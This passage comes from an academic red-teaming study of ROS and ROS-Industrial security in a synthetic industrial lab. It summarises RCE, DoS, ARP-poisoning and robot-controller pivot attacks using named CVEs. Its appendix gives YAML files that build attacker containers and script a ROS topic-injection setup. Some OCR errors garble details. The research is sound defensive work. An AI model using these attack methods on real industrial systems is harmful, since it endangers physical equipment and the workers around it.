Attacks do not only necessarily come from the outside (IT Level or the Cloud). Increasingly, more and more reports are informing about the relevance of insider threats from group sources like S1. Figure 12 depicts one of such scenarios where we attempted first to compromise Cˆ 6 (failed) and then C3 using previously reported and known (yet unresolved) zero day vulnerabilities in the Universal Robots CB3.1 controller. Examples of such zeroWºdays include RVD#1413 (CVE-2016-6210), RVD#1410 (CVE-2016- 6515), RVD#673 (CVE-2018-10635) or RVD#1408 (CVE-2019-19626) among others. Due to the lack of concerns for security from manufacturers like Universal Robots, these end-points can easily go rogue and serve as an entry point for malicious actors. After failing to take over the hardened control station, our team successfully prototyped a simplified attack using RVD#1495 (CVE-2020-10290) and taking control over C3. From that point on, we could access the ROS network completely and pivot (A1), disrupt (A2) or PitM (A3) as desired.




Figure 12: Use case architecture diagram with an insider threat: In orange, we illustrate a failed attack over a Universal Robots controller hardened with the Robot Immune System (RIS). In red, a successful unrestrained code execution attack over a Universal Robots controller with the default setup and configuration allows us to pivot and achieve both G1 and G2.

5 Conclusions and future work

In this study we displayed targeted attacks over a synthetic industrial scenario constructed by following international ICS cybersecurity standards (mostly [18]) where the control logic is operated by ROS and ROS-Industrial packages. After describing the setup and the objectives of the offensive exercise, **we demonstrated 4 attack groups that exploited both new and known vulnerabilities achieving the goals we set**.

We managed to:

- Execute code remotely (A1) in a ROS end-point.
- Disrupt the ROS computational graph (A2).
- Impersonate a ROS control station through PitM (A3).
- Show how an unprotected robot endpoint could be used to pivot into the ROS network (A4).

Table 4 further summarizes the attacks, the potential threat sources behind them and their impact with respect our goals during the exercise. **G1** is achieved in all the presented attacks whereas **G2** is partially achieved and depends on the hardening of the corresponding control stations and robotic endpoints.

Through our experiments we showed how control stations running Ubuntu 18.04 do not protect ROS or ROS-Industrial deployments. Moreover, the guidelines offered by Canonical [26] for securing ROS are of little use against targeted attacks, as demonstrated. Certain ongoing hardening efforts for ROS Melodic [27] helped mitigate some issues but as highlighted in Table 4, most goals were still achieved with attacks targeting threats like zero days (T0), wide and availability of industrial components (T3), inadequate security practices (T5) or non-patched OS and firmware (T8).

Table 4: Table summarizing security incidents demonstrated for selected industrial use case as part of the red teaming exercise.

Attack	Description	Threats exploited	Threats sources	Goals met
$A_{1.1}$ Remove arbitrary code execution.	Subject to some prior interactions, attacker with control of D1 is able to exploit a vulnerability in ROS and launch arbitrary remote code executions from a privileged ROS end-point compromising completely the computational graph.	T_0, T_3, T_5 and T_7	S_1, S_3 and S_4	G_1 and G_2 (R_1, R_2, R_3, R_4, and $R_{5)}$
$A_{1.2}$ Privilege escalation.	Subject to local access, attacker is able to exploit a vulnerability in ROS and escalate privileges (to the ROS ones) in such machine.	T_0, T_3, T_4 and T_5	S_1	G_1
$A_{2.1}$ SYN-ACK DoS flooding attack for ROS.	Attacker sends a FIN packet to close the TCPSYN session between a host and a client machine, interrupting communication and consuming resources.	T_3 and T_5	S_3 and S_4	G_1 and G_2 (R_1, R_3 and $R_{4)}$
$A_{2.2}$ FIN-ACK flood attack targeting ROS.	Attacker attempts to deny ROSTCP connection on target destination by forcing a maxed-out number of connections.	T_3 and T_5	S_3 and S_4	G_1 and G_2 (R_1, R_2, R_3, R_4, and $R_{5)}$
A_3 Person-In-TheMiddle (PITM) attack to a ROS control station.	Attacker poisons ARP tables and gains access to the network flow of information siting between targeted publishers and subscribers, interfering with communications as desired.	T_3 and T_5	S_3 and S_4	G_1 and G_2 (R_1, R_2, R_3, R_4, and $R_{5)}$
A_4 Targeting and insider endpoint via an unprotected robot controller.	Attackers exploit known vulnerabilities in a robot endpoint to compromise the controller and pivot into the ROS network.	T_0, T_2, T_3, T_4 T_5 and T_8	S_1, S_2, S_3 and S_4	G_1 and G_2 (R_1, R_2, R_3, R_4, R_5, and $R_{6)}$

Dedicated robotic security protection systems like the Robot Immune System (RIS) [37] used in **C^2**, **C^5** or **C^6** managed to secure the corresponding robot avoiding directed attacks however **R2** and **R5** robots were still hijacked by compromising the ROS computational graph via their control stations. RIS was not able to stop these attacks because they came from trusted sources whose behavior was learned over a prior training phase.

An exception was **R6** which we were not able to compromise thanks to the Robot Immune System (RIS) being installed at **C6** whereas **R3** (not protected) was easily compromised and used as a rogue endpoint for attackers to pivot into other malicious endeavors. From this, we conclude that industrial scenarios like the one presented in this use case using ROS must not only follow ICS guidelines [18, 21] but also harden robot endpoints and the ROS computational graph.

Due to constraints on resources and time, the following items remain open and might be tackled in future work:

1

We showed how Ubuntu Bionic 18.04 was not a valid starting point for secure ROS (Melodic Morenia) industrial deployments. In the future we will look into other Linux file systems and Operating Systems as a starting point. Particularly and given Windows' popularity in industry and its recent activity and support of ROS for development, we recommend its security evaluation in future research efforts.

2

The security mechanisms in the Robot Immune System (RIS) do not currently allow it to detect threats on its interconnecting components (other devices) which seems to be a difficult endeavour since it would require RIS (at the endpoint) to constantly monitor and exchange communications with other segments of the industrial network (which will further compromise some of the segmentation and segregation assumptions). Instead, we believe future work should focus on a) reviewing the interoperability services offered by RIS in the robotic endpoint while ensures Zero Trust principles are applied and b) guarantee ROS computational graphs can be hardened regardless of their packages.

3

We only applied a subset of ISA/IEC 62443 [21], which was included into the use case scenario via the hardening step. Future work should extend our setup and complement it with additional security measures following this norm. Though we strongly believe this is of valuable research interest, our interactions with industrial operators indicate that the level of compliance with ICS standards is still on its early phases. Correspondingly, we reckon that Figure 1 while synthetic, captures an already high degree of security measures when compared to real scenarios.

4

While we failed to find exploitable security flaws within the triaged ROS-Industrial drivers, further work needs to be put into mitigating existings ones archived in RVD. Moreover, we encourage for a periodic review of the drivers using both static and dynamic testing. We also point out that it would be interesting to include as part of the testing novel techniques as what is demonstrated in [38] for discontinuous fuzz testing.

5

We consider it would be extremely interesting to analyze the dynamics of having heterogeneous robots from different vendor in a security case study. Future work might consider extending the scenario we presented in Figure 1 with robots from mixed vendors, mixing ROS packages and incurring into a much more complex software engineering security scenario.

At the time of writing, among the vulnerabilities we exploited most remain active. An exception is RVD#2401 (CVE-2020-10289) which got resolved by Open Robotics within 30 hours (including the corresponding work for producing a new release) from the moment we submitted a mitigation Pull Request.

Our original research question 1 posed whether ROS could be used securely on industrial use cases. Based on the experimental results and given the constrains set in our use case, we argue that **with the current status of ROS and ROS-Industrial, it is hardly possible to guarantee security.** However, contrary to what some believe in the community, **we remain optimistic about being able to secure ROS deployments in industry.** We have thereby extended and built a preliminary version of the Robot Immune System (RIS) targeting ROS Melodic Morenia. This version which is currently being tested and available on demand, supports heterogeneous ROS workspaces and builds on top of prior work simplifying its integration. From our side, future iterations will further construct on this and help secure ROS-Industrial and ROS deployments in industry.

6 Acknowledgments

This research has been partially funded by the **European Union‘s Horizon 2020** research and innovation programme under grant agreement No 732287 under ROSin project through the FTP RedROS-I. Thanks also to the **Basque Government**, throughout the Business Development Agency of the Basque Country (SPRI). Special thanks to BIC Araba and the Basque Cybersecurity Centre (BCSC) for the support provided. This research was also financially supported by the Spanish Government through CDTI Neotec actions (SNEO-20181238).

The following names presented in no particular order helped, advised or supported bringing up this work: Alejandro Hernández Cordero, Alfonso Glera, Odei Olalde, Lander Usategui San Juan, Gorka Olalde, Xabier Perez-Baskaran, Iñigo Ibiriku, Oxel Urzelai and Nuria García.

REFERENCES

[1] M. Quigley, K. Conley, B. Gerkey, J. Faust, T. Foote, J. Leibs, R. Wheeler, and A. Y. Ng, "Ros: an open-source robot operating system," in ICRA workshop on open source software, vol. 3, no. 3.2. Kobe, Japan, 2009, p. 5.

[2] R. community, "Ros community metrics," 2020. [Online]. Available: http://wiki.ros.org/Metrics

[3] V. Mayoral, A. Hernández, R. Kojcev, I. Muguruza, I. Zamalloa, A. Bilbao, and L. Usategi, "The shift in the robotics paradigm—the hardware robot operating system (h-ros); an infrastructure to create interoperable robot components," in Adaptive Hardware and Systems (AHS), 2017 NASA/ESA Conference on. IEEE, 2017, pp. 229–236. 32.

[4] S. Cousins, "Ros on the pr2 [ros topics]," IEEE Robotics & Automation Magazine, vol. 17, no. 3, pp. 23–25, 2010.

[5] F. J. R. Lera, V. Matellán, J. Balsa, and F. Casado, "Ciberseguridad en robots autónomos: Análisis y evaluación multiplataforma del bastionado ros," Actas Jornadas Sarteco, pp. 571–578, 2016.

[6] B. Dieber, S. Kacianka, S. Rass, and P. Schartner, "Application-level security for ros-based applications," in 2016 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS), Oct 2016, pp. 4477–4482.

[7] R. White, D. Christensen, I. Henrik, D. Quigley et al., "Sros: Securing ros over the wire, in the graph, and through the kernel," arXiv preprint arXiv:1611.07060, 2016.

[8] O. M. Group, "What is dds?" https://www.omgwiki.org/dds/what-is-dds-3/, 2018, accessed: 2018- 12-01.

[9] L. Alzola Kirschgens, I. Zamalloa Ugarte, E. Gil Uriarte, A. Muñiz Rosas, and V. Mayoral Vilches, "Robot hazards: from safety to security," ArXiv e-prints, Jun. 2018.

[10] G. Lacava, A. Marotta, F. Martinelli, A. Saracino, A. La Marra, E. Gil-Uriarte, and V. M. Vilches, "Current research issues on cyber security in robotics," 2020.

[11] J. McClean, C. Stull, C. Farrar, and D. Mascareñas, "A preliminary cyber-physical security assessment of the robot operating system (ros)," in Unmanned Systems Technology XV, vol. 8741. International Society for Optics and Photonics, 2013, p. 874110.

[12] G. Olalde Mendia, L. Usategui San Juan, X. Perez Bascaran, A. Bilbao Calvo, A. Hernández Cordero, I. Zamalloa Ugarte, A. Muñiz Rosas, D. Mayoral Vilches, U. Ayucar Carbajo, L. Alzola Kirschgens, V. Mayoral Vilches, and E. Gil-Uriarte, "Robotics CTF (RCTF), a playground for robot hacking," ArXiv e-prints, Oct. 2018.

[13] T. Olsson and A. L. Forsberg, "Iot offensive security penetration testing."

[14] V. Mayoral-Vilches, L. U. S. Juan, U. A. Carbajo, R. Campo, X. S. de Cámara, O. Urzelai, N. García, and E. Gil-Uriarte, "Industrial robot ransomware: Akerbeltz," arXiv preprint arXiv:1912.07714, 2019.

[15] S. Rivera, S. Lagraa, and R. State, "Rosploit: Cybersecurity tool for ros," in 2019 Third IEEE International Conference on Robotic Computing (IRC). IEEE, 2019, pp. 415–416.

[16] B. Dieber, R. White, S. Taurer, B. Breiling, G. Caiazza, H. Christensen, and A. Cortesi, "Penetration testing rros," in Robot Operating System (ROS). Springer, 2020, pp. 183–225.

[17] F. Maggi and M. Pogliani, "Rogue automation: Vulnerabile and malicious code in industrial programming," Trend Micro, Politecnico di Milano, Tech. Rep, 2020.

[18] K. Stouffer, J. Falco, and K. Scarfone, "Guide to industrial control systems (ics) security," NIST special publication, vol. 800, no. 82, pp. 16–16, 2011.

[19] H. Security, "Cyber security assessments of industrial control systems a good practice guide," 2011. [Online]. Available: https://www.ccn-cert.cni.es/publico/InfraestructurasCriticaspublico/ CPNI-Guia-SCI.pdf

[20] K. Wilhoit, “The scada that didn’t cry wolf,” Trend Micro Inc., White Paper, 2013.

[21] I. E. Commission et al., “Industrial communication networks network and system security part 1-1: Terminology, concepts and models, iec,” TS 62443-1-1 ed1. 0, Geneva, Switzerland, Tech. Rep., 2009. 33

[22] V. Mayoral-Vilches, L. U. S. Juan, B. Dieber, U. A. Carbajo, and E. Gil-Uriarte, “Introducing the robot vulnerability database (rvd),” arXiv preprint arXiv:1912.11299, 2019.

[23] C. Cerrudo and L. Apa, “Hacking robots before skynet,” Tech. Rep., 2017. [Online]. Available: https://ioactive.com/wp-content/uploads/2018/05/Hacking-Robots-Before-Skynet-Paper_Final.pdf

[24] ——, “Hacking robots before skynet: Technical appendix,” Tech. Rep., 2017. [Online]. Available: https://ioactive.com/pdfs/Hacking-Robots-Before-Skynet-Technical-Appendix.pdf

[25] I.-I. E. Commission et al., “Iec 61131-3-programmable controllers–part 3: Programming languages,” CH Geneva, 2003.

[26] Canonical, “Securing ros robotics platforms,” Canonical, Tech. Rep., 2020.

[27] R. Daruszka, J. L. Christopherson, R. Colvin, B. Erickson, D. Billing, D. Pace, E. Anderson, E. Pinto, F. Silverskär, J. Latten, K. Antonenko, K. Laevens, M. Cerri, M. Birch, M. Brijunas, M. Verbraak, M. Thompson, P. R. B, R. Jain, R. Thomas, T. Pietschmann, V. H. Pai, W. E. T. Iii, E. Pinnell, A. Pal, B. Hieber, T. Sjögren, J. Trigg, M. Woods, K. Karlsson, R. Costa, M. Saubier, S. Faber, and E. Pinnell, “Cis ros melodic benchmark v1.0.0,” https://workbench.cisecurity.org/benchmarks/5207, 2020, accessed: 2020-08-17.

[28] N. Koenig and A. Howard, “Design and use paradigms for gazebo, an open-source multi-robot simulator,” in Intelligent Robots and Systems, 2004.(IROS 2004). Proceedings. 2004 IEEE/RSJ International Conference on, vol. 3. IEEE, 2004, pp. 2149–2154.

[29] M. I. Center, “Apt1: Exposing one of chinas cyber espionage units,” Mandian. com, 2013.

[30] M. J. Assante and R. M. Lee, “The industrial control system cyber kill chain,” SANS Institute InfoSec Reading Room, vol. 1, 2015.

[31] B. D. Bryant and H. Saiedian, “A novel kill-chain framework for remote security log analysis with siem software,” computers & security, vol. 67, pp. 198–210, 2017.

[32] B. E. Strom, J. A. Battaglia, M. S. Kemmerer, W. Kupersanin, D. P. Miller, C. Wampler, S. M. Whitley, and R. D. Wolf, “Finding cyber threats with att&ck-based analytics,” Technical Report MTR170202, MITRE, Tech. Rep., 2017.

[33] O. Alexander, M. Belisle, and J. Steele, “Mitre att&ck® for industrial control systems: Design and philosophy,” 2020.

[34] B. E. Strom, A. Applebaum, D. P. Miller, K. C. Nickels, A. G. Pennington, and C. B. Thomas, “Mitre att&ck: Design and philosophy,” Technical report, 2018.

[35] V. Mayoral-Vilches, N. García-Maestro, M. Towers, and E. Gil-Uriarte, “Devsecops in robotics,” arXiv preprint arXiv:2003.10402, 2020.

[36] T. Rheinland, “Industrial robotics and cyber security,” TÜV Rheinland, Tech. Rep., 2018.

[37] A. Robotics, “Robot immune system (ris),” https://aliasrobotics.com/ris.php, 2020, accessed: 2020- 08-20.

[38] S. Rivera, A. K. Iannillo et al., “Discofuzzer: Discontinuity-based vulnerability detector for robotic systems,” 2020.

A. Alurity YAML files to reproduce attacks

A.1 Use case scenario of Figure 1

Code listing 11 Alurity YAML file to launch and reproduce the general use case of this study depicted in Figure 1

```yaml
############
# Networks
############
networks:

  # Level 1: Control Networks, connect controllers and control stations
  #  for each controller, we expect a dedicated control-network
  - network:
    - name: control-network_c1_s1
    - driver: overlay
    - internal: true
    - encryption: false
    - subnet: 12.0.0.0/24
  - network:
    - name: control-network_c2_s2
    - driver: overlay
    - internal: true
    - encryption: false
    - subnet: 12.0.2.0/24
  - network:
    - name: control-network_c4_s4
    - driver: overlay
    - internal: true
    - encryption: false
    - subnet: 12.0.4.0/24
  - network:
    - name: control-network_c5_s5
    - driver: overlay
    - internal: true
    - encryption: false
    - subnet: 12.0.5.0/24

  # Level 2: Process Network
  - network:
    - name: process-network
    - driver: overlay
    - internal: true
    - encryption: false
    - subnet: 13.0.0.0/24

  # Level 3: DMZ 2 sub-network
  # NOTE: used to interface Process Network with machines in DMZ 2
  #  (e.g. a historian, additional servers and related)
  - network:
    - name: dmz2
    - driver: overlay
    - internal: true
    - encryption: false
    - subnet: 14.0.0.0/24

  # Level 4: IT Network
  - network:
    - name: it-network
    - driver: overlay
    - encryption: false
    - internal: true
    - subnet: 15.0.0.0/24

  # Level 3: DMZ 1 sub-network
  # NOTE: used used to interface IT Network with central control station
  - network:
```

```
  - name: dmz1
  - driver: overlay
  - encryption: false
  - internal: true
  - subnet: 16.0.0.0/24

 # Beyond lvl4: Cloud
 - network:
  - name: cloud-network
  - driver: overlay
  - encryption: false
  - internal: false
  - subnet: 17.0.0.0/24

#################################
# Firewalls and network elements
#################################
firewalls:
   - container:
    - name: firewall-it-dmz1
    - ingress: it-network
    - egress: dmz1
    - rules:
     - iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
     - iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
     - iptables -A FORWARD -i eth1 -o eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
     - iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT
     - iptables -t nat -A POSTROUTING -o eth2 -j MASQUERADE
     - iptables -A FORWARD -i eth2 -o eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
     - iptables -A FORWARD -i eth0 -o eth2 -j ACCEPT
     - route add 13.0.0.20 gw 16.0.0.254 eth2
   - container:
    - name: firewall-process-dmz2
    - ingress: process-network
    - egress: dmz2
    - rules:
     - iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
     - iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
     - iptables -A FORWARD -i eth1 -o eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
     - iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT

############
# Containers
############
containers:

 #
 # Controllers
 #
 # C1
 - container:
  - name: "c1"
  - modules:
     - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
     # - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.12.1
     # - base: registry.gitlab.com/aliasrobotics/offensive/projects/rosin-redros-i:3.12.1-controller
     - network:
      - control-network_c1_s1
      # - field-network_r1_c1
  - ip: 12.0.0.20  # assign manually an ip address
  - cpus: 4
  - memory: 2048
  - mount: Controller:/root/.urcaps/

 # C^2
 - container:
  - name: "c2"
  - modules:
     - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
     # - base: registry.gitlab.com/aliasrobotics/offensive/projects/rosin-redros-i:3.12.1-controller
     - network:
      - control-network_c2_s2
      # - field-network_r2_c2
  - cpus: 4
  - memory: 2048
  - mount: /tmp/ris_install:/tmp/ris_install
  - extra-options: SYS_PTRACE
# C3
- container:
  - name: "c3"
  - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
      - network:
        - process-network
        # - field-network_r3_c3
  - ip: 13.0.0.30  # manually assign an ip address
  - cpus: 4
  - memory: 2048
  - extra-options: SYS_PTRACE
# C4
- container:
  - name: "c4"
  - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
      - network:
        - control-network_c4_s4
        # - field-network_r4_c4
  - cpus: 4
  - memory: 2048
# C^5
- container:
  - name: "c5"
  - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
      - network:
        - control-network_c5_s5
        # - field-network_r5_c5
  - cpus: 4
  - memory: 2048
  - mount: /tmp/ris_install:/tmp/ris_install
  - extra-options: SYS_PTRACE
# C^6
- container:
  - name: "c6"
  - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.13.0
      - network:
        - process-network
        # - field-network_r6_c6
  - cpus: 4
  - memory: 2048
  - mount: /tmp/ris_install:/tmp/ris_install
  - extra-options: SYS_PTRACE

#
# Control stations
#
# S1
- container:
  - name: "s1"
  - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic-scenario
      - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-official-scenario
      - network:
        - control-network_c1_s1
        - process-network

  - ip:
    - 12.0.0.50  # ip for control-network_c1_s1
    - 13.0.0.5  # ip in process-network
  - cpus: 4
  - memory: 4096
  - extra-options: NET_ADMIN
# S^2
- container:
  - name: "s2"
  - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic-scenario-hardened
```

```
        - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-official-scenario
        - network:
          - control-network_c2_s2
          - process-network
    - ip:
        - 12.0.2.50  # ip for control-network_c2_s2
        # - 13.0.0.6  # ip for process-network
    - cpus: 4
    - memory: 4096
    - extra-options: NET_ADMIN
  # S^4
  - container:
    - name: "s4"
    - modules:
        - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic-scenario-hardened
        - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-official-scenario
        - network:
          - control-network_c4_s4
          - process-network
    - ip: 12.0.4.50  # ip for control-network_c4_s4
    - cpus: 4
    - memory: 4096
    - extra-options: NET_ADMIN
  # S5
  - container:
    - name: "s5"
    - modules:
        - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic-scenario
        - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-official-scenario
        - network:
          - control-network_c5_s5
          - process-network
    - ip: 12.0.5.50  # ip for control-network_c5_s5
    - cpus: 4
    - memory: 4096

  # S7
  - container:
    - name: "s7"
    - modules:
        - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic-scenario
        - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-official-scenario
        - network:
          - dmz1
          - process-network
    - ip:
      - 16.0.0.20  # ip in dmz1
      - 13.0.0.20  # ip in process-network
    - cpus: 4
    - memory: 4096
    - extra-options: NET_ADMIN

  #
  # Development stations
  #
  # D1
  - container:
    - name: "d1"
    - modules:
        - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic-scenario
        - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-official-scenario
        - network:
          - it-network
          - dmz1
          - cloud-network
          # - process-network  # bypass firewall restrictions by connecting directly
    - ip:
      - 15.0.0.30  # ip in IT
      - 16.0.0.30  # ip in dmz1
      - 17.0.0.30  # ip in cloud
      # - 13.0.0.9
    - cpus: 4
    - memory: 4096
    - extra-options: NET_ADMIN
```

```yaml

#
# Attackers
#
- container:
  - name: attacker_cloud
  - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/alurity:latest
      - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_robosploit/expl_robosploit:latest
      - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_nmap:latest
      - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_binwalk:latest
      - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_icssploit:latest
      - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_rospento:latest
      - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_rosploit:latest
      - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_metasploit:latest
      - network:
        # - it-network
        - cloud-network
  - extra-options: ALL

- container:
  - name: attacker_dmz1
  - modules:
      # - base: registry.gitlab.com/aliasrobotics/offensive/alurity/alurity:latest
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic-scenario
      - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_nmap:latest
      - network:
        - dmz1
        - process-network
  - extra-options: ALL

#
# extra elements
#

# connector of
#   - it-network
#   - dmz2
#   - dmz1
- container:
  - name: firewall-it-dmz1
  - modules:
    - base: registry.gitlab.com/aliasrobotics/offensive/projects/rosin-redros-i:firewall-three-net
    - network:
      - it-network
      - dmz2
      - dmz1
  - extra-options: NET_ADMIN
  - ip:
    - 15.0.0.254
    - 14.0.0.254
    - 16.0.0.254
# DMZ machine
- container:
  - name: dmz-server
  - modules:
    - base: registry.gitlab.com/aliasrobotics/offensive/projects/rosin-redros-i:dmz
    - network: dmz2
  - extra-options: NET_ADMIN
  - ip: 14.0.0.20
# Connector of process-network and dmz2
- container:
  - name: firewall-process-dmz2
  - modules:
    - base: registry.gitlab.com/aliasrobotics/offensive/projects/rosin-redros-i:firewall-two
    - network:
      - dmz2
      - process-network
  - extra-options: NET_ADMIN
  - ip:
    - 14.0.0.253
    - 13.0.0.254
```

Code listing 12 Simplified alurity YAML file to experiment with L4 attacks on ROS and ROS-Industrial deployments

```
############
# Networks
############
networks:

  - network:
    - name: rosnet
    - driver: overlay
    # - internal: false
    - encryption: false
    - subnet: 12.0.0.0/24

############
# Containers
############
containers:
  - container:
    - name: rosmachine
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic-scenario
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/fore_wireshark:latest
         - network:
           - rosnet
    - ip:
      - 12.0.0.2  # fixed ip for prototyping

  - container:
    - name: attacker
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic-scenario
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/fore_wireshark:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_robosploit/expl_robosploit:latest
         - network:
           - rosnet
    - extra-options: NET_ADMIN


####################
# Flow
####################
flow:
  # rosmachine
  - container:
    - name: rosmachine
    - window:
      - name: ros
      - commands:
        - command: "source /opt/ros/melodic/setup.bash"
        # - command: "roslaunch roscpp_tutorials talker_listener.launch"
        - command: "roscore"
        - split: horizontal
        - command: "source /opt/ros/melodic/setup.bash"
        - command: "sleep 10"
        - command: "rostopic echo /chatter"
        - split: horizontal
        - command: "source /opt/ros/melodic/setup.bash"
        - command: "sleep 10"
        - command: "rostopic hz /chatter"

  # attacker
  - container:
    - name: attacker
    - window:
      - name: setup
      - commands:
        - command: "wireshark -i eth0 . &"
        - split: horizontal
        - command: "apt-get update && apt-get install -y tcpdump iptables"
    - window:
```

```yaml
      - name: attack
      - commands:
        - command: "source /opt/ros/melodic/setup.bash"
        - command: "export PYTHONPATH=\"/opt/ros/melodic/lib/python2.7/dist-packages\""
       # - command: "export PYTHONPATH=\"/opt/ros/melodic/lib/python2.7/dist-packages:/opt/robosploit/lib/python3.6/site-packages\""
        - command: 'export ROS_MASTER_URI="http://12.0.0.2:11311"'
        - command: "cd /home/alias"
        - command: "sleep 10"  # wait until roscore is ready
        # - command: 'rostopic pub /chatter std_msgs/String "Attacker publishing" -r 1'
        - command: "/opt/ros/melodic/lib/roscpp_tutorials/talker"
        - split: horizontal
        - command: "sleep 10"  # wait until tools have been installed and roscore
        - command: "source /opt/ros/melodic/setup.bash"
        - command: 'export ROS_MASTER_URI="http://12.0.0.2:11311"'
        - command: "export PYTHONPATH=\"/opt/ros/melodic/lib/python2.7/dist-packages:/opt/robosploit/lib/python3.6/site-packages\""
        - command: "cd /home/alias"
        - command: "iptables -I OUTPUT -s 12.0.0.4 -p tcp --tcp-flags RST RST -j DROP"
